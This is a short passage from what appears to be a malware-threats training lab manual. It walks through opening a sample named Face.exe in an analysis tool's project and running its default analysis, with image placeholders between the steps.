
11. You can observe that **Face.exe** is added as a children node under the **Malware Analysis** project. Double-click **Face.exe** node.



12. Analyze pop-up appears, click Yes.




13. Analyze Options window appears, leave the default options and click Analyze.




Module 07 – Malware Threats

